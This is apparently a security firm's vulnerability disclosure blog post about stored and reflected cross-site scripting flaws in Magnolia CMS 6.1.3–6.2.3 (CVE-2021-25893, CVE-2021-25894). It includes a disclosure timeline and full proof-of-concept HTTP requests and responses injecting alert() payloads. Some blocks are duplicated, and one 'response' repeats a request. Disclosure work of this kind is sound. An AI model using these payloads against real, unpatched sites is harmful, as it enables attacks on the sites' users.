itas
Be protected with us
(https://www.itas.vn)

ITAS SECURITY TEAM FOUND MULTI VULNERABILITIES ON MAGNOLIA CMS PLATFORM

Home (https://www.itas.vn) > ITAS SECURITY TEAM FOUND MULTI VULNERABILITIES ON MAGNOLIA CMS PLATFORM

Next Post >

< Previous Post (https://www.itas.vn/itas-security-team-found-multi-vulnerabilities-on-open-edx-learning-platform/)

ITAS SECURITY TEAM FOUND MULTI VULNERABILITIES ON MAGNOLIA CMS PLATFORM

Magnolia is an open source headless enterprise CMS, used by leading global brands to power digital experiences. ITAS Team has found several security gaps on Magnolia CMS during our security testing for client. The vulnerabilities include stored cross site scripting and reflected cross site scripting. Hackers could take advantage of these vulnerabilities to attack users of Magnolia. We recommend that any individual or company is using this CMS should note and fix as soon as possible.

1. APPLICATION VULNERABILITY

Vulnerability: Cross Site Scripting (XSS)
Vendor: https://www.magnolia-cms.com/
Vulnerable version: Magnolia From 6.1.3 to 6.2.3
Fixed version: Magnolia 6.2.4 and 6.1.7
Release Date: 2020-11-12
CVE ID: CVE-2021-25893 and CVE-2021-25894
Author: Nhan Le Dinh – nhannl83@gmail.com and ITAS Team

Information Disclosure

+ 1/10/2020: find security vulnerabilities
+ 22/10/2020: contact and send vulnerabilities to Security Team
+ 2/11/2020: Magnolia Team confirm vulnerabilities
+ 12/11/2020: Magnolia Team releases fixed version.
+ 21/1/2021: public information

2. VULNERABILITIES INFORMATION

a. STORED CROSS SITE SCRIPTING ASSET

Vulnerability name : Stored cross-site scripting
Conditions : Authenticated user – editor user
Sample attack pattern : <img src=x onerror=alert(1)>
Parameter name : setText
Parameter Type : POST
CVE ID: CVE-2021-25893

PROOF OF CONCEPT
Step 1: An user with editor privilege upload an asset. After that editor user save and publish asset
Step 2: Another user login Dash Board of http://192.168.255.200:8080/magnoliaAuthor/.magnolia/ will be executed malicious script
Step 3: Another user search keyword that related asset information that will execute malicious script

REQUEST 1 – Editor User

```
POST /magnoliaAuthor/.magnolia/admincentral/UIDL/?v-uiId=0 HTTP/1.1
Host: 192.168.255.200:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
Content-Length: 215
Origin: http://192.168.255.200:8080
Connection: close
Referer: http://192.168.255.200:8080/magnoliaAuthor/.magnolia/admincentral
Cookie: JSESSIONID=F94D473DDA3180A0DD83E87A7FA82598; csrf=$2a$12$PMhaQPvk/94lUeTPUHwPEeLD2yZpGDnPDG8WB54qm280kz8WQLCBK

{“csrfToken”:”dfcd7714-430d-4b39-a983-023d71f7a741″,”rpc”:[[“337″,”com.vaadin.shared.ui.textfield.AbstractTextFieldServerRpc”,”setText”,[“Name <img src=x onerror=alert(\”Caption\”)>”,38]]],”syncId”:70,”clientId”:69}
```

RESPONSE 1 – Editor User

```
HTTP/1.1 200
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Vary: Accept-Encoding
Content-Type: application/json;charset=UTF-8
Content-Length: 157
Date: Wed, 30 Sep 2020 10:46:43 GMT
Connection: close

for(;;);[{“syncId”: 71, “clientId”: 70, “changes” : [], “state”:{}, “types”:{“337″:”27”}, “hierarchy”:{“337”:[]}, “rpc” : [], “meta” : {}, “resources” : {}}]
```

REQUEST 2 – Editor User

```
POST /magnoliaAuthor/.magnolia/admincentral/UIDL/?v-uiId=0 HTTP/1.1
Host: 192.168.255.200:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
```

```
Content-Length: 215
Origin: http://192.168.255.200:8080
Connection: close
Referer: http://192.168.255.200:8080/magnoliaAuthor/.magnolia/admincentral
Cookie: JSESSIONID=F94D473DDA3180A0DD83E87A7FA82598; csrf=$2a$12$PMhaQPvk/94lUeTPUHwPEeLD2yZpGDnPDG8WB54qm280kz8WQLCBK
```

```
{“csrfToken”:”dfcd7714-430d-4b39-a983-023d71f7a741″,”rpc”:[[“337″,”com.vaadin.shared.ui.textfield.AbstractTextFieldServerRpc”,”setText”,[“Name <img src=x onerror=alert(\”Caption\”)>”,38]]],”syncId”:70,”clientId”:69}
```

RESPONSE 2 – Editor User

```
POST /magnoliaAuthor/.magnolia/admincentral/UIDL/?v-uiId=0 HTTP/1.1
Host: 192.168.255.200:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
Content-Length: 215
Origin: http://192.168.255.200:8080
Connection: close
Referer: http://192.168.255.200:8080/magnoliaAuthor/.magnolia/admincentral
Cookie: JSESSIONID=F94D473DDA3180A0DD83E87A7FA82598; csrf=$2a$12$PMhaQPvk/94lUeTPUHwPEeLD2yZpGDnPDG8WB54qm280kz8WQLCBK
```

```
{“csrfToken”:”dfcd7714-430d-4b39-a983-023d71f7a741″,”rpc”:[[“337″,”com.vaadin.shared.ui.textfield.AbstractTextFieldServerRpc”,”setText”,[“Name <img src=x onerror=alert(\”Caption\”)>”,38]]],”syncId”:70,”clientId”:69}
```

REQUEST 3 – Super User

```
POST /magnoliaAuthor/.magnolia/admincentral?v-1601466593762 HTTP/1.1
Host: 192.168.255.200:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 438
Origin: http://192.168.255.200:8080
Connection: close
Referer: http://192.168.255.200:8080/magnoliaAuthor/.magnolia/admincentral
Cookie: JSESSIONID=0BAAB1003F3EBE1200ED51CD622D9FC3; csrf=$2a$12$HDgWuvx52QApjklS8kGHtuWhReR.jXhKy04/AiSMhz9mtlYDrMhQq
```

```
v-browserDetails=1&theme=resurface-admincentral&v-appId=magnoliaAuthormagnoliaadmincentral-1830258479&v-sh=864&v-sw=1536&v-cw=1536&v-ch=750&v-curdate=1601466593762&v-tzo=-420&v-dstd=0&v-rtzo=-420&v-
dston=false&v-tzid=Asia%2FBangkok&v-vw=1536&v-vh=0&v-loc=http%3A%2F%2F192.168.255.200%3A8080%2FmagnoliaAuthor%2F.magnolia%2Fadmincentral%23app%3Adam%3AjcrBrowser%3B%3A%3A&v-
wn=magnoliaAuthormagnoliaadmincentral-1830258479-0.5660530950862448
```

RESPONSE 3 – Super User


```
HTTP/1.1 200
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Vary: Accept-Encoding
Content-Type: application/json;charset=UTF-8
Content-Length: 52008
Date: Wed, 30 Sep 2020 11:49:53 GMT
Connection: close
```

… SNIP …

```
/span>destinations\\tnull\\t<span class=\\\”activation-status icon-status-green color-green\\\” title=\\\”Published\\\”></span><span class=\\\”hidden-for-aria\\\”>Published</span>\\tWed Feb 25 09:59:07 UTC 2015\”}},{\”k\”:\”6\”,\”rhd\”:
{\”d\”:0,\”l\”:true},\”d\”:{\”119\”:\”<span class=\\\”v-table-icon-element\\\”><img alt=\\\”thumbnail\\\” src=\\\”/magnoliaAuthor/.imaging/portrait/dam/2c02b051-4601-439c-be60-c6da39929f71/xss.png..2020-09-30-10-46-45.jpg\\\” class=\\\”inline-
thumbnail\\\” ></span>Name <img src=x onerror=alert(\\\”Name\\\”)>\”,\”121\”:\”\”,\”123\”:\”<span class=\\\”activation-status icon-status-red color-red\\\” title=\\\”Unpublished\\\”></span><span class=\\\”hidden-for-
aria\\\”>Unpublished</span>\”,\”125\”:\”Sep 30, 2020 10:46 AM\”},\”drag-data\”:{\”text\”:\”<span class=\\\”v-table-icon-element\\\”><img alt=\\\”thumbnail\\\” src=\\\”/magnoliaAuthor/.imaging/portrait/dam/2c02b051-4601-439c-be60-
c6da39929f71/xss.png..2020-09-30-10-46-45.jpg\\\” class=\\\”inline-thumbnail\\\” ></span>Name <img src=x onerror=alert(\\\”Name\\\”)>\\tnull\\t<span class=\\\”activation-status icon-status-red color-red\\\” title=\\\”Unpublished\\\”></span>
<span class=\\\”hidden-for-aria\\\”>Unpublished</span>\\tWed Sep 30 10:46:45 UTC 2020\”}}]]],
```

… SNIP …

IMAGE RESPONSE 3 – SUPER USER



192.168.255.200:8080/magnoliaAuthor/.magnolia/admincentral#app:dam:jcrBrowser;/travel-demo/img/gate-hernan-pinera.jpg:

Name

REQUEST 4 – SUPER USER

```
POST /magnoliaAuthor/.magnolia/admincentral/UIDL/?v-uiId=1 HTTP/1.1
Host: 192.168.255.200:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

Content-Type: application/json; charset=UTF-8
Content-Length: 142
Origin: http://192.168.255.200:8080
Connection: close
Referer: http://192.168.255.200:8080/magnoliaAuthor/.magnolia/admincentral
Cookie: JSESSIONID=0BAAB1003F3EBE1200ED51CD622D9FC3; csrf=$2a$12$HDgWuvx52QApjklS8kGHtuWhReR.jXhKy04/AiSMhz9mtlYDrMhQq

{"csrfToken":"b8127889-ba82-40da-bf91-1deed12ae90f","rpc":[["137","com.vaadin.shared.ui.ui.UIServerRpc","poll",[]]],"syncId":10,"clientId":10}
```

RESPONSE 4 – SUPER USER


```
HTTP/1.1 200
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Vary: Accept-Encoding
Content-Type: application/json;charset=UTF-8
Content-Length: 9557
Date: Wed, 30 Sep 2020 11:56:22 GMT
Connection: close
```

… SNIP ….

```
"<div class='title'>Register</div><div class='path'>/travel/members/registration</div><div class='excerpt'><excerpt><fragment>… an. Mitglieder erhalten Zugang zu exklusiven Magnolia Travels Inhalten, Tipps und Rabatte.
user<strong>name</strong> text User<strong>name</strong> Benutzer<strong>name</strong> password password Password Passwort passwordConfirmation password …</fragment></excerpt></div>","218":"superuser","220":"2015-12-
01"},"cs":{"212":"supplier","214":"type","216":"title-path-and-excerpt","218":"editors","220":"dates"}},{"k":"23","rs":"has-path-or-excerpt","d":{"212":"Pages","214":{"uRL":"fonticon://MagnoliaIcons/e904"},"216":"<div class='title'>Forgotten
password</div><div class='path'>/travel/members/forgotten-password</div><div class='excerpt'><excerpt><fragment>… password text text Passwort zur&uuml;cksetzen Password change request has been sent to your email.
user<strong>name</strong> text User <strong>name</strong> Benutzer<strong>name</strong> email text Email Abschicken Submit Change password Passwort &auml;ndern * …</fragment></excerpt>
</div>","218":"superuser","220":"2015-11-25"},"cs":{"212":"supplier last","214":"type","216":"title-path-and-excerpt","218":"editors","220":"dates"}},{"k":"24","rs":"has-path-or-excerpt","d":{"212":"Magnolia assets","214":
{"uRL":"fonticon://MagnoliaIcons/e91f"},"216":"<div class='title'><strong>Name</strong> <img src=x onerror=alert(\"Caption\")></div><div class='path'>/xss.png</div>","218":"eric","220":"2020-09-30"},"cs":{"212":"supplier first
last","214":"type","216":"title-path-and-excerpt","218":"editors","220":"dates"}},{"k":"25","rs":"has-path-or-excerpt","d":{"212":"configuration","214":{"uRL":"fonticon://MagnoliaIcons/e92e"},"216":"<div class='title'>asset<strong>Name</strong>
</div><div class='path'>/modules/dam-app/dialogs/renameAsset/form/tabs/item/fields/assetName</div>","218":"superuser","220":"2015-04-06"},"cs":{"212":"supplier first","214":"type","216":"title-path-and-
excerpt","218":"editors","220":"dates"}},{"k":"26","rs":"has-path-or-excerpt","d":{"212":"configuration","214":{"uRL":"fonticon://MagnoliaIcons/e92e"},"216":"<div class='title'>jcr<strong>Name</strong></div><div class='path'>/modules/dam-
app/dialogs/renameAsset/form/tabs/item/fields/jcrName</div>","218":"superuser","220":"2015-04-06"},"cs":{"212":"supplier","214":"type","216":"title-path-and-excerpt","218":"editors","220":"dates"}},{"k":"27","rs":"has-path-or-excerpt","d":
{"212":"configuration","214":{"uRL":"fonticon://MagnoliaIcons/e92e"},"216":
```

… SNIP …

IMAGE – RESPONSE 4 – SUPER USER



DEMO VIDEO

b. REFLECTED CROSS SITE SCRIPTING

Vulnerability name : Reflected cross-site scripting
Affected URL : http://192.168.255.110:8080/magnoliaPublic/travel/members/login.html
Sample attack pattern : <script>alert(1)</script>
Parameter name : mgnlUserId
Parameter Type : Post
CVE ID: CVE-2021-25894

PROOF OF CONCEPT
– Step 1: we login to Magnolia public with non exist account.
– Step 2: we inject username form with java scripts malicious code.

REQUEST 1

```
POST /magnoliaPublic/travel/members/login.html HTTP/1.1
Host: 192.168.255.110:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 238
Origin: http://192.168.255.110:8080
Connection: close
Referer: http://192.168.255.110:8080/magnoliaPublic/travel/members/login.html
Cookie: JSESSIONID=8888F73376172372D50FC4EA9CD6015A
Upgrade-Insecure-Requests: 1

mgnlModelExecutionUUID=f2e8ea3d-6fc0-4c03-99b8-
bc6ccdfeefe4&mgnlReturnTo=%2FmagnoliaPublic%2Ftravel%2Fmembers%2Fprotected.html&csrf=P5w0QkpQ6kpQcYxDroR9V_EyiY0&mgnlUserId=nhanle.itas%3Cscript%3Ealert%281%29%3C%2Fscript%3E&mgnlUserPSWD=123
```

RESPONSE 1

```
HTTP/1.1 200
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Vary: Accept-Encoding
Content-Type: text/html;charset=UTF-8
Content-Length: 15769
Date: Wed, 30 Sep 2020 14:47:55 GMT
Connection: close

… SNIP …

</fieldset>
</form>
</div><!– end form-wrapper –>
```

```
<div class="loginError">
<p>User account nhanle.itas<script>alert(1)</script> not found.</p>
</div>
</div>
</div>
```

… SNIP …

IMAGE RESPONSE 1

DEMO VIDEO

Security Disclaimer
The author is not responsible for any misuse of the information contained here in and accepts no responsibility for any damage caused by the use or misuse of this instructions. The author prohibits any malicious use of security related information or exploits by the author or elsewhere.

January 21, 2021 / Blog (https://www.itas.vn/category/blog/) / Tags: ITAS TEAM (https://www.itas.vn/tag/itas-team/), XSS (https://www.itas.vn/tag/xss/)

Next Post ›

‹ Previous Post (https://www.itas.vn/itas-security-team-found-multi-vulnerabilities-on-open-edx-learning-platform/)

Skype

Email

ITAS has received a certificate of merit from the Ho Chi Minh city Police

ITAS corporate has been honored with a certificate of merit for achievements in providing support and tracking hi- tech criminals in the movement for the nation security protection.

ITAS corporate helps find out the subjects with internet fraud quickly

ITAS has recently, in conjunction with the Ho Chi Minh city, Da Nang city and Quang Tri Province Police, discovered a group of subjects setting up fraudulent websites with the purpose of “convincing” Internet users for fraud. This is the first time this kind of crime was brought to light… **More** (http://www.itas.vn/en/english-itas-corporate-helps-find-out-the-subjects-with-internet-fraud-quickly/)

Participating in discussions about information security

One of the most prominent events of the communication information technology industry of Vietnam of the year 2010. That is the event program “Day of information technology of Vietnam of 2010” held by the Viet Nam information safety Association (abbreviated VNISA) … **More** (http://www.itas.vn/en/english-participating-in-discussions-about-information-security/)